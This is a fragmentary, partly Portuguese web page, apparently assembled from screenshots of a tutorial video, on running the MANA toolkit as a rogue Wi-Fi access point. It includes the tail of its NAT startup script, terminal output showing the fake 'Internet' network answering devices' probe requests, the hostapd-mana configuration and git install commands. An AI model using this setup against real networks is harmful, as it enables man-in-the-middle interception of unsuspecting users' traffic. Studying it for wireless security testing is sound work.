iptables -t nat -A POSTROUTING -o $upstream -j MASQUERADE
iptables -A FORWARD -i $phy -o $upstream -j ACCEPT
echo "Hit enter to kill me"
read
pkill dnsmasq


21-mana.mp4 - VLC media player
Media Playback Audio Video Subtitle Tools View Help
Applications Places Terminator Wed 12:38
root@kali: ~
root@kali: ~ 158x41
root@kali:~# leafpad /etc/mana-toolkit/hostapd-mana.conf
root@kali:~# leafpad /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
root@kali:~# bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
nl80211: Could not configure driver mode
nl80211 driver initialization failed.
hostapd_free_hapd_data: Interface wlan0 wasn't started
Hit enter to kill me
root@kali:~# bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
Configuration file: /etc/mana-toolkit/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:11:22:33:44:00 and ssid "Internet"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
MANA - Directed probe request for foreign SSID 'UPC1376293' from c4:36:6c:df:8f:46
Hit enter to kill me
MANA - Directed probe request for foreign SSID 'UPC1376293' from c4:36:6c:df:8f:46
MANA - Directed probe request for foreign SSID 'UPC1376293' from c4:36:6c:df:8f:46


21-mana.mp4 - VLC media player
Media Playback Audio Video Subtitle Tools View Help
Applications Places Leafpad Wed 12:35
root@kali: ~
root@kali: ~ 158x41
root@kali:~# leafpad /etc/mana-toolkit/hostapd-mana.conf
hostapd-mana.conf
File Edit Search Options Help
#A full description of options is available in https://github.com/sensepost/hostapd-mana/blob/ma
interface=wlan0
bssid=00:11:22:33:44:00
driver=nl80211
ssid=Internet
channel=6
# Prevent dissasociations
disassoc_low_ack=0
ap_max_inactivity=3000
# Both open and shared auth
auth_algs=3
# no SSID cloaking
#ignore_broadcast_ssid=0
# -1 = log all messages
logger_syslog=-1
logger_stdout=-1
# 2 = informational messages
logger_syslog_level=2
logger_stdout_level=2
ctrl_interface=/var/run/hostapd
ctrl_interface_group=0
# Finally, enable mana
enable_mana=1
# Limit mana to responding only to the device probing (0), or not (1)

- https://github.com/sensepost
- http://seclist.us/
- https://www.darknet.org.uk/2016/09/mana-toolkit-rogue-access-point-evilap-mitm-attack-tool/

- About Hostapd
- http://seclist.us/hostapd_binder-hostapd-python-wrapper-to-simplify-usage-of-hostapd.html is a user space software access point capable of turning normal network interface cards into access points and authentication servers. The current version supports Linux (Host AP, madwifi, mac80211-based drivers) and FreeBSD (net80211)

Outra forma de instalar Mana-toolkit

- Se você estiver instalando a partir do git, você pode usar os seguintes comandos depois de ter agarrado as dependências necessárias:
- git clone --depth 1 https://github.com/sensepost/mana
- cd mana
- git submodule init
- git submodule update
- make
- make install